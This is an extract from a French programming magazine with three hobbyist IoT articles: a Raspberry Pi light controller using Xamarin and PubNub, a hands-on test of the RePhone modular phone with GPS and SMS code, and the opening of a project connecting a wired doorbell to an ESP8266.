Si vous n'êtes pas un grand spécialiste du CSS pour faire de belles applications, jetez un coup d'oeil à ce framework CSS fait tout spécialement pour **Electron**, **PhotonKit** : <http://photonkit.com/> ;

Le forum de discussion d'**Electron** : <https://discuss.atom.io/c/electron> ;

Et enfin, si vous avez des questions à me poser directement, c'est par ici : <https://github.com/k33g/q> ;

# Prenez le contrôle de votre maison avec **Raspberry Pi & Windows 10 IoT**



Walid AMMAR  
Artisan Jardinier chez  
**Cellenza**  
cellenza  
DOESITBETTER Consulting - Expertise  
Microsoft & partenaires agréés

*Tout le monde rêve de pouvoir contrôler sa maison à distance. Ce n'était, jusqu'ici, destiné qu'aux fortunés qui avaient les moyens d'acquérir des équipements hauts de gamme et assez onéreux pour la tâche.*

*Désormais, avec la popularisation de l'IoT et la démystification des moyens techniques aussi bien matériels que logiciels, il devient alors accessible à tout le monde de fabriquer ses propres solutions « low-cost » et sur-mesure.*

*Nous allons voir ensemble comment concevoir un système de contrôle des lumières depuis son mobile avec Windows IoT et Xamarin Forms.*

## Composants

Les composants nécessaires à ce prototype sont :

- A** 1 x Raspberry Pi 2 (Ou 3) (≈ 48 )
- B** 1 x Carte MicroSD >= 8Go (≈ 4 )
- C** 1 x Alimentation MicroUSB 5v - 2A (≈ 5 )
- D** 1 x Clé Wifi TP-LINK TL-WN725N (≈ 8 )
- E** 1 x Breadboard de montage (≈ 5 )
- F** 1 x Set de cables pour BreadBoard Male-Femelle (≈ 1,3 )
- G** 1 x Optocoupleur CNY74-4 (≈ 1,4 )
- H** 1 x Contrôleur sans fil Mengshen MS-RC01 + douille(s) télécommandée(s) E27 (≈ 9 )
- I** 1 x Pile 23A 12v (≈ 1,3 )

## Cinématique

La cinématique reste simple et basique mais tout de même ouverte aux évolutions :

Une fois le montage effectué et les applications déployées, on pourra commander une ou plusieurs douilles d'ampoules E27 depuis un téléphone mobile en passant par Internet.

Pour ce faire, nous allons monter 3 compartiments

- Le poste de commande (Application mobile Xamarin Forms pouvant s'exécuter aussi bien sur Android, iOS et Windows Phone) ;
- La liaison (Flux de messagerie implémenté en utilisant le stream PubNub – [www.pubnub.com](http://www.pubnub.com)) ;
- L'actionneur (Application UWP déployée sur Raspberry Pi et raccordée à la télécommande sans fil).

Voici la cinématique d'exécution : [1]



## Montage électronique

Le montage repose sur une pièce maîtresse : l'optocoupleur CNY74-X (<http://www.vishay.com/docs/83526/83526.pdf>).

Ce composant permettra le pilotage de la télécommande en convertissant les signaux GPIO du Rasp en liaisons d'interrupteurs de la télécommande.


« Il faut savoir que les télécommandes disposent d'une configuration un peu spécifique, elles sont montées en circuit fermé avec des points de rupture (ou d'interruption) afin d'optimiser la consommation du courant électrique et rallonger la durée de vie des piles, dès que l'on appuie sur un bouton, la rupture correspondante s'annule et le circuit retrouve une intensité alimentant alors l'émetteur RF ou IR. »

Pour notre exemple, nous avons opté pour l'optocoupleur CNY74-4 (16



broches) composé de 4 étages permettant ainsi le pilotage de 4 interrupteurs de la télécommande.

Chaque étage du CNY74-4 est composé d'une diode LED Infrarouge et d'un transistor NPN photosensible, l'idée est d'activer le transistor dès qu'une faible intensité traverse la diode.



Ainsi, nous contrôlons le signal de sortie tout en instaurant une isolation galvanique entre le circuit du Raspberry Pi (alimenté à 5v) et le circuit de la télécommande (alimenté à 12v), cela permet de protéger notre Rasp des éventuels courants inverses ou boucles de masses...



Voici le sketch du 3ème compartiment : [2]

Et voici une photo du résultat : [3]

## Code source

Le code source du prototype se trouvera sur le repository GitHub : <https://github.com/kheops321/iot-light-controller>

## Application Mobile



Le premier compartiment est celui de l'application mobile qui se base sur le framework Hybride Xamarin Forms qui est compatible Android, iOS et Windows. Dans cette partie, on va créer une page XAML contenant 4 boutons pour l'envoi de commandes au Raspberry.

Chaque commande est matérialisée par un entier représentant le numéro de la lampe à contrôler.

Comme notre télécommande est un dispositif à permutation (chaque interrupteur sert aussi bien à allumer qu'à éteindre la même lampe), les commandes n'ont pas besoin d'être verbalisées (ON, OFF), il suffit d'envoyer le numéro de la lampe pour que la télécommande enclenche la permutation souhaitée.

Voici le code XAML de la page en question ;

```
<StackLayout HorizontalOptions="Center" VerticalOptions="Start" Padding="20">
 <Grid HorizontalOptions="FillAndExpand" VerticalOptions="Start">
 <Grid.ColumnDefinitions>
 <ColumnDefinition Width="120"></ColumnDefinition>
 <ColumnDefinition Width="140"></ColumnDefinition>
 </Grid.ColumnDefinitions>
 <StackLayout Grid.Row="0" Grid.Column="0" VerticalOptions="Center" HorizontalOptions="Start">
 <Label Text="Light 1" FontSize="18"></Label>
 </StackLayout>
 <StackLayout Grid.Row="0" Grid.Column="1">
 <Button Text="Switch" x:Name="Light1"></Button>
 </StackLayout>
 <StackLayout Grid.Row="1" Grid.Column="0" VerticalOptions="Center" HorizontalOptions="Start">
 <Label Text="Light 2" FontSize="18"></Label>
 </StackLayout>
 <StackLayout Grid.Row="1" Grid.Column="1">
 <Button Text="Switch" x:Name="Light2"></Button>
 </StackLayout>
 <StackLayout Grid.Row="2" Grid.Column="0" VerticalOptions="Center" HorizontalOptions="Start">
 <Label Text="Light 3" FontSize="18"></Label>
 </StackLayout>
 <StackLayout Grid.Row="2" Grid.Column="1">
 <Button Text="Switch" x:Name="Light3"></Button>
 </StackLayout>
 <StackLayout Grid.Row="3" Grid.Column="0" VerticalOptions="Center" HorizontalOptions="Start">
 <Label Text="Light 4" FontSize="18"></Label>
 </StackLayout>
 <StackLayout Grid.Row="3" Grid.Column="1">
 <Button Text="Switch" x:Name="Light4"></Button>
 </StackLayout>
 </Grid>
</StackLayout>
```



Et voici le « code-behind » de la page :

```
public partial class MainPage : ContentPage
{
 private readonly SendBroker _messageBroker;

 public MainPage()
 {
 InitializeComponent();

 _messageBroker = new SendBroker();
 _messageBroker.Initialize();

 Light1.Clicked += Light1_Clicked;
 Light2.Clicked += Light2_Clicked;
 Light3.Clicked += Light3_Clicked;
 Light4.Clicked += Light4_Clicked;
 }

 private void Light4_Clicked(object sender, EventArgs e)
 {
 _messageBroker.SendMessage("4");
 }

 private void Light3_Clicked(object sender, EventArgs e)
 {
 _messageBroker.SendMessage("3");
 }

 private void Light2_Clicked(object sender, EventArgs e)
 {
 _messageBroker.SendMessage("2");
 }

 private void Light1_Clicked(object sender, EventArgs e)
 {
 _messageBroker.SendMessage("1");
 }
}
```

## Couche de messaging

Cette couche est responsable de la transmission des messages depuis le mobile vers le Raspberry, elle implémente le Bus « PubNub » et passe par Internet pour la liaison.

Le code d'exemple fourni sur GitHub intègre déjà une paire de clés de démo, toutefois, vous pouvez créer vos propres clés en vous inscrivant gratuitement sur <http://www.pubnub.com>, il faudra ensuite penser à modifier le fichier de configuration « PubNubParams » avec vos propres clés :

```
public class PubNubParams
{
 public static string PubNubPublisherKey => "<< Publisher key >>";
 public static string PubNubSubscriberKey => "<< Subscriber key >>";
 public static string PubNubSecret => "<< Connection token >>";
 public static string PubNubCipherKey => "<< Encryption key >>";
 public static string PubNubChannel => "<< Communication channel >>";
 public static string PubNubInitializationChannel => "<< Initialization channel >>";
}
```

Pour envoyer des messages sur PubNub, il suffit d'instancier un client et d'exécuter la fonction « Publish » comme suit :

```
var messageQueue = new PubNub(
 PubNubParams.PubNubPublisherKey,
 PubNubParams.PubNubSubscriberKey,
 PubNubParams.PubNubSecret,
 PubNubParams.PubNubCipherKey,
 true);

messageQueue.Publish(
 PubNubParams.PubNubChannel,
 "<<MESSAGE>>",
 PublishCallback,
 UnexpectedPublishErrorCallback);
```

Les fonctions « **PublishCallback** » et « **UnexpectedPublishErrorCallback** » sont des délégués constituant des callbacks pour chaque opération d'envoi. Pour une meilleure compréhension du SDK PubNub, vous pouvez consulter la documentation officielle sur la page : <https://www.pubnub.com/docs/c-sharp-pcl/pubnub-c-sharp-sdk>

Maintenant, pour recevoir des messages, c'est le même client qu'il faudra utiliser en appelant la fonction « **Suscribe** » comme suit :

```
var messageQueue = new PubNub(
 PubNubParams.PubNubPublisherKey,
 PubNubParams.PubNubSubscriberKey,
 PubNubParams.PubNubSecret,
 PubNubParams.PubNubCipherKey,
 true);

MessageQueue.Subscribe<string>(
 PubNubParams.PubNubChannel,
 ReceivedMessageCallback,
 ConnectionEstablishedCallback,
 ErrorHandeledCallback);
```

La fonction « Suscribe » est une fonction d'observation asynchrone dont le type générique conditionne le format des messages reçus, dans le cas présent, c'est un string qui sera renvoyé au callback « **ReceivedMessageCallback** ».

```
private void ReceivedMessageCallback(string receivedMessage)
{
 Debug.WriteLine("RECEIVED MESSAGE: " + receivedMessage);
}
```

```
// Do Stuff here
}
```

## Application UWP

Pour l'application Raspberry, nous allons dédier 4 pins GPIO pour contrôler l'optocoupleur, il s'agit des pins 12, 16, 20 et 21.

Voici la classe se chargeant d'effectuer les permutations :

```
public class LightSwitcher
{
 private IEnumerable<KeyValuePair<int, GpioPin>> _lights;

 public void Initialize()
 {
 _lights = new List<KeyValuePair<int, GpioPin>>
 {
 InitializePin(12),
 InitializePin(16),
 InitializePin(20),
 InitializePin(21)
 };
 }

 public void SwitchLight(int lightIndicator)
 {
 if(lightIndicator < 1 || lightIndicator > _lights.Count())
 throw new ArgumentException("Light indicator must be in range [1...4]");

 var lightPinController = GetLightControllerByIndex(lightIndicator - 1);

 lightPinController.Write(
 lightPinController.Read() == GpioPinValue.High ?
 GpioPinValue.Low :
 GpioPinValue.High);
 }

 private KeyValuePair<int, GpioPin> InitializePin(int pinNumber)
 {
 var pin = GpioController.GetDefault().OpenPin(pinNumber);
 pin.SetDriveMode(GpioPinDriveMode.Output);
 pin.Write(GpioPinValue.Low);
 return new KeyValuePair<int, GpioPin>(pinNumber, pin);
 }

 private GpioPin GetLightControllerByIndex(int lightIndex)
 {
 return _lights.ElementAt(lightIndex).Value;
 }
}
```

Maintenant, il ne suffira plus qu'à intégrer l'appel à la fonction « SwitchLight(<<NUMERO\_LAMPE>>) » dans la fonction de callback « **ReceivedMessageCallback** » et le tour est joué !

## CONCLUSION

Désormais, « faire » de la domotique n'est plus l'office des initiés. Il appartient à tout le monde de jongler avec ses équipements, voire, de les rendre plus intelligents... It's up to you guys, go ahead !

# J'ai testé le projet RePhone



Franck Hermann  
N'GUSSAN  
Développeur  
Autoentrepreneur.



RePhone est un téléphone open source et modulaire. Le seul au monde de ce type créé par Seeed et financé par Kickstarter. Pour PROGRAMMEZ, j'ai décidé de tester ce matériel pour plusieurs raisons. En premier lieu par curiosité : en effet je voulais par mes propres moyens découvrir le nouveau maximum de possibilités de modularité (avec ou sans Bluetooth, NFC, LED Micro etc.). Puis, comme le matériel est open source, j'étais curieux de découvrir les logiciels mis à disposition afin de pouvoir programmer ou « mettre en service » le téléphone modulaire à notre guise. En résumé, quel IDE, langage de programmation est-il nécessaire de connaître pour faire « fonctionner » RePhone. Enfin, étant un grand fan de Windows Phone et donc programmant uniquement en C#/XAML je voulais sortir de ce confort et avais envie de me frotter à un autre environnement et langage de programmation.

## L'emballage

Voici le packaging reçu de la part de PROGRAMMEZ [1] :

- Le Paquet RePhone Extension Pack contient : [2]

- 1 Xadow Basic Sensor
- 1 Xadow GPS
- 1 Xadow NFC
- 1 Xadow LED
- 1 batterie
- 1 Antenne Xadow GSM
- Un manuel
- 1 LED Flexi Strip

- Le Paquet RePhone KIT CREATE contient de quoi réaliser un téléphone à savoir : [3]

- 1 XADOW GSM + BLE
- 1 manuel & Xadow Audio
- 1 XADOW 1.54" Ecran Tactile
- 1 Antenne Xadow GSM
- 1 Batterie


- Le troisième boîtier ne contient que le XADOW GSM [4]

## Le montage

Le montage est très simple. Avec des petits strips, vous reliez les modules les uns aux autres afin de former votre téléphone. Pour mon essai je me suis limité à l'écran, le XADOW GSM, la batterie et le micro/haut parleur. Il y a un sens bien défini lorsque l'on utilise l'écran. Il y a

d'ailleurs un rappel sous forme de pictogramme. A gauche de l'écran on met l'audio et à droite la partie GSM. Il est possible de brancher la totalité d'un pack (des modules d'un pack) les uns après les autres. A ce niveau il n'y a aucune restriction. Mais pour mes essais je me suis contenté du strict minimum.

Avec cette configuration de base, vous pouvez insérer une carte nano SIM. Par contre n'y insérez surtout pas une carte SIM verrouillée par un code PIN ou sinon le téléphone ne se lance pas : il plante. Bref j'y ai inséré une carte sans code et j'ai essayé d'appeler... ça marche !! ça peut paraître stupide mais... je voulais essayer! Maintenant que les essais réalisés avec le logiciel fourni par Seeed fonctionnent je me suis lancé avec l'idée de reproduire certaines des fonctions présentes. [5]





## L'INSTALLATION DES LOGICIELS DE DÉVELOPPEMENT

### Hello World ? Hello disappointment !

Je ne suis pas du tout fan d'Eclipse (ce fut une de mes raisons de ne pas développer pour Android au début). Mais j'ai commencé par réaliser la mise en place de ce logiciel sur mon PC. Tout le tutorial se trouve ici : [http://www.sereedstudio.com/wiki/Eclipse\\_IDE\\_for\\_RePhone\\_Kit](http://www.sereedstudio.com/wiki/Eclipse_IDE_for_RePhone_Kit)

En suivant le tutorial ci-dessus on parvient à tout installer sans problème. Mais pour autant, au moment de lancer le traditionnel Hello World, rien ne fonctionne. En effet je n'ai même pas eu l'impression que mon programme réalisé soit bien installé dans l'appareil. En effet je revenais sur le logiciel « de base » qui permet de téléphoner et/ou de lire/recevoir des SMS.

### Changement d'IDE

Face à cette déception de n'arriver à rien je me suis lancé dans le test du projet RePhone avec l'IDE Arduino.

En prérequis il faut :

- Un ordinateur
- Un câble micro USB et un port USB

La méthodologie qui permet de tout installer se trouve ici à savoir le logiciel et ses drivers : [http://www.sereedstudio.com/wiki/Arduino\\_IDE\\_for\\_RePhone\\_Kit](http://www.sereedstudio.com/wiki/Arduino_IDE_for_RePhone_Kit)

**NB :** Il est intéressant d'utiliser cet IDE surtout pour ceux qui manipulent déjà des outils Arduino

J'ai essayé et réussi assez aisément à reproduire de façon infinie et cyclique à écrire « Hello World, Hello RePhone » [6]

De plus l'IDE est livré avec des exemples afin de tester les fonctions disponibles pour ce produit. J'ai donc décidé de me baser sur ces derniers et de me lancer dans une application de géolocalisation qui affiche ma position géographique et le pourcentage de batterie sur l'écran du RePhone, puis envoyer un SMS.

### GPS et gestion batterie

Au premier abord j'ai réalisé un code dans lequel je teste la qualité de réception GPS ainsi que la manière dont est lue la charge batterie.

Voici le code qui me permet de réaliser ce test :


```
#include <LDisplay.h> // pour utiliser les librairies de l'affichage
#include <LGPS.h> // pour utiliser les librairies GPS
```

```
#include <LBattery.h> // pour utiliser les librairies de Batterie
char buffers[50]={0,};
void setup()
{
 Serial.begin(115200);
 Serial.print("\r\n");
 Serial.print("GPS Test\r\n");
 Lcd.init(); //initialisation de l'écran
 Lcd.font_init();
 Lcd.back_light_level(50);
 Lcd.screen_set(0xFFFFF);
 Tp.Init();
}
void loop()
{
 unsigned char *utc_date_time = 0;
 char buffer[50] = {0,};
 //affichage dans le debugger et sur l'écran des infos GPS
 if(LGPS.check_online())
 {
 utc_date_time = LGPS.get_utc_date_time();
 sprintf(buffer, "GPS UTC:%d-%d-%d %d:%d:%d\r\n", utc_date_time[0], utc_date_time[1], utc_date_time[2], utc_date_time[3], utc_date_time[4], utc_date_time[5]);
 Serial.print(buffer);

 sprintf(buffer, "GPS status is %c\r\n", LGPS.get_status());
 // Serial.print(buffer);
 Lcd.draw_font(0, 0, buffer, 0xfffff, 0);
 sprintf(buffer, "GPS latitude is %c:%f\r\n", LGPS.get_ns(), LGPS.get_latitude());
 // Serial.print(buffer);
 Lcd.draw_font(0, 20, buffer, 0xfffff, 0);
 sprintf(buffer, "GPS longitude is %c:%f\r\n", LGPS.get_ew(), LGPS.get_longitude());
 // Serial.print(buffer);
 Lcd.draw_font(0, 40, buffer, 0xfffff, 0);
 sprintf(buffer, "GPS speed is %f\r\n", LGPS.get_speed());
 // Serial.print(buffer);
 Lcd.draw_font(0, 60, buffer, 0xfffff, 0);
 sprintf(buffer, "GPS course is %f\r\n", LGPS.get_course());
 // Serial.print(buffer);
 Lcd.draw_font(0, 80, buffer, 0xfffff, 0);
 sprintf(buffer, "GPS position fix is %c\r\n", LGPS.get_position_fix());
 // Serial.print(buffer);
 Lcd.draw_font(0, 100, buffer, 0xfffff, 0);
 sprintf(buffer, "GPS sate used is %d\r\n", LGPS.get_sate_used());
 // Serial.print(buffer);

 sprintf(buffer, "GPS altitude is %f\r\n", LGPS.get_altitude());
 // Serial.print(buffer);

 sprintf(buffer, "GPS mode is %c\r\n", LGPS.get_mode());
 // Serial.print(buffer);
 sprintf(buffer, "GPS mode2 is %c\r\n", LGPS.get_mode2());
 // Serial.print(buffer);
 //affichage dans le debugger et sur l'écran des infos batterie
 int batteryLevel;
 batteryLevel = LBattery.level();
```



```

printf(buffer, "Battery level: %d %%\r\n", batteryLevel);
// Serial.print(buffer);
if (batteryLevel>20) Lcd.draw_font(0, 120, buffer, 0x00ff00, 0);
else Lcd.draw_font(0, 120, buffer, 0xff0000, 0);
}
delay(100);
}

```

Et voilà ce que ça donne sur le RePhone [7]

## Ajout de la gestion de la SIM

En préambule sache qu'il est très important au premier abord d'insérer dans le RePhone une carte SIM non verrouillée. Avant toute sollicitation de cette dernière, il faut s'assurer que le RePhone est bien connecté au réseau téléphonique. Dans le cas contraire, le programme ne se lance pas.

**NB** : il est important d'insérer une carte SIM déverrouillée.

Voici le code à ajouter

```

Void setup()
{ /* code précédent
*/
while(!LSMS.ready()) //Tant que la SIM n'est pas prête nous affichons « Initialisation »
{
 Lcd.draw_font(70, 200, "Initialisation", 0xffff, 0);
 delay(1000);
 //Lcd.draw_font(70, 200, "Initialisation", 0xffff, 0);
}
if(LCheckSIM.isCheck() == 1) //Tout va bien pour la SIM
{
 Lcd.draw_font(0, 140, "sim ok", 0xff0000, 0);
}
}

```


Vous obtiendrez le résultat suivant [8]

J'ai décidé une fois arrivé à ce stade de réaliser un programme qui au toucher de l'écran décide d'envoyer un SMS à ma femme. Voici le code :

```

#include <LGTouch.h>
#include <LCheckSIM.h>
#include <LGSM.h>
char * text = "Envoi avec projet RePhone"; // le texte envoyé dans le SMS
char num[20] = "0xxxxxxxx"; // numéro de téléphone cible
Void loop()
{ if(Tp.Event_available()) // est-ce que l'on a touché l'écran ?
{ /*code precedent*/
 Serial.print(buffer);

```



```

LSMS.beginSMS(num); // envoi du SMS
LSMS.print(text);
if(LSMS.endSMS()) // est-ce que le SMS a bien été envoyé ?
{
 Serial.println("SMS is sent\r\n");
}
else
{
 Serial.println("SMS send fail\r\n");
}
LSMS.flush();
}

```

Voici le résultat : [9]

Bien entendu, je remercie ma femme qui a fait cobaye et qui a permis cette impression d'écran.

## CONCLUSION

J'ai été assez perplexe au début lorsque l'on m'a parlé de ce projet. Le concept est très intéressant mais pas assez abouti.

### Les plus :

- Vraiment modulable
- IDE Arduino : le langage C n'est pas mon langage de prédilection mais il reste accessible à tous.

### Les moins :

- Autonomie
- La jeunesse de la communauté et la pauvreté en matière de tutoriels : peu de tutoriels fonctionnels à tester suivant l'IDE utilisé.
- Encombrement (le projet dans son état actuel ne permet pas d'utiliser « au quotidien » un tel produit).
- Gestion et autonomie de la batterie : on a droit à 33%, 66%, 100% et cela ne dure pas plus que quelques heures lors de l'usage de mon petit programme.
- La réactivité et la précision de l'écran : il faut plusieurs fois toucher l'écran afin d'obtenir une détection.

En dépit de mes points positifs et négatifs je le recommande car il y a de nombreux usages que l'on peut imaginer/réaliser avec. Par exemple avec mon exemple de code. On aurait pu aller plus loin. Par exemple imaginer un système de traçage de véhicule avec envoi de SMS en cas de



mouvement du véhicule sans volonté du propriétaire. Autre exemple comme sur le site de Sseed : créer un traceur pour chien ou nos petits bambins. Avec un tel outil, il est clair que l'on peut détourner sa fonction principale (téléphone) pour se tourner vers le gadget pour, pourquoi pas, avoir un usage domestique /domotique (IoT) pour professionnel.

# Connectez votre sonnette à Constellation et protégez le sommeil de votre enfant ! 2<sup>e</sup> partie



Sébastien Warin  
Owner / CEO  
@ myConstellation.io  
<http://www.myconstellation.io>  
<http://sebastien.warin.fr>

*Avec l'arrivée d'un enfant beaucoup de choses changent dans la vie d'un nouveau parent, à commencer par les projets connectés ! Loin de moi l'idée d'équiper mon fils de différents capteurs, c'est la maison qui s'adapte à cette nouvelle organisation familiale en gérant de nouvelles choses comme la température de sa chambre, l'état de sa veilleuse, son volet, l'aération et la qualité de l'air, etc.*

Comme vous le savez un nouveau-né dort beaucoup et avec son arrivée beaucoup de visites à programmer avec les amis ou la famille. Dès lors une phrase revient souvent : « ne sonne pas, bébé dort ! ». Mais entre les livreurs, le facteur et les oublis des proches, il y a forcément des cas où la sonnette vient perturber la sieste du petit. Alors en bon adepte du DIY et équipé d'une plateforme d'interconnexion des objets connectés telle que Constellation il devient facile et rapide d'apporter une solution intelligente à ce problème.


## Informatiser une sonnette

La première étape consiste à pouvoir échanger informatiquement avec notre sonnette, c'est-à-dire savoir quand quelqu'un sonne mais aussi pouvoir agir sur le carillon.

Il existe des interphones IP comme celui de Linkcom ou d'Helios qui se comportent comme des clients SIP, c'est-à-dire que lorsque quelqu'un sonne, c'est un appel VoIP qui est déclenché avec la vidéo et le son. Le principal problème de ce genre de portier est le prix, comptez de 750€ à 1500€, un peu cher pour une sonnette ! Il existe aussi des portiers Wifi (non VoIP) un peu plus abordables comme celui de Konx (169€) ou DoorBird (à partir de 350 euros) mais il faudra cependant bien étudier ce que l'API vous propose si vous souhaitez l'intégrer dans vos projets.

Sans opter pour un portier onéreux, vous pouvez mettre une simple sonnette filaire ou sans fil. Côté sans fil, vous pouvez partir sur une sonnette Chacon (30 euros le kit) couplée à un RFXCOM (émetteur/récepteur 443Mhz). Il existe d'ailleurs dans le catalogue des packages Constellation le connecteur RFXCOM vous permettant de contrôler le carillon, des prises Somfy, récupérer les données des capteurs météo Oregon, La Crosse, ou autres, des détecteurs de fumée ou sonnettes Chacon, etc.

Dans mon cas, j'ai déjà une simple sonnette filaire installée avec un bouton poussoir à l'extérieur et un carillon 220V dans le salon. Pour comprendre son fonctionnement, le carillon dans le salon est alimenté en 220V et envoie une tension de 12V au bouton poussoir de la sonnette.





Lorsque l'on appuie sur la sonnette, cela ferme la boucle et le carillon sonne, c'est aussi simple que cela ! [1].

De ce fait l'idée pour informatiser la sonnette est de créer une « passerelle » entre le bouton poussoir de la sonnette et le carillon. En quelque sorte, un « Man-in-the-middle » pour intercepter les communications entre les deux parties ! [2].

Il nous faut simplement connecter la sonnette sur un GPIO pour savoir quand quelqu'un sonne, et un relais pour ouvrir/fermer la boucle du carillon afin d'activer la sonnerie.

Côté matériel, le plus simple et le moins onéreux est d'utiliser des puces ESP8266 que je vous avais déjà présentées dans le magazine Programmez n°190. Pour rappel l'ESP8266 est un microcontrôleur avec une connectivité Wifi pour un coût avoisinant les 2€.

Pour la partie électronique, nous créons une carte avec six connecteurs : deux pour l'alimentation, deux y pour connecter le bouton poussoir de la sonnette et deux autres pour le retour vers le carillon. L'ESP8266 sera alimenté en 3,3V à travers un régulateur de tension. Le bouton poussoir sera connecté sur la GPIO0 en pull-down, et, pour activer le carillon nous utiliserons un relais 5V piloté par un transistor via la GPIO2. [3].





Une fois la carte réalisée, installons-la dans un boîtier plastique avant de la connecter en tant que « proxy » sur le câble reliant la sonnette du carillon. [4].

Pour la programmation de l'ESP8266, nous allons utiliser l'IDE Arduino. Pour les détails techniques, n'hésitez pas à consulter mon blog.

Dans le « setup() », commençons tout d'abord par initialiser nos deux GPIO : la « 0 » en sortie (vers le carillon) et la « 2 » en entrée pour le bouton de la sonnette.

```
pinMode(0, OUTPUT);
pinMode(2, INPUT);
```

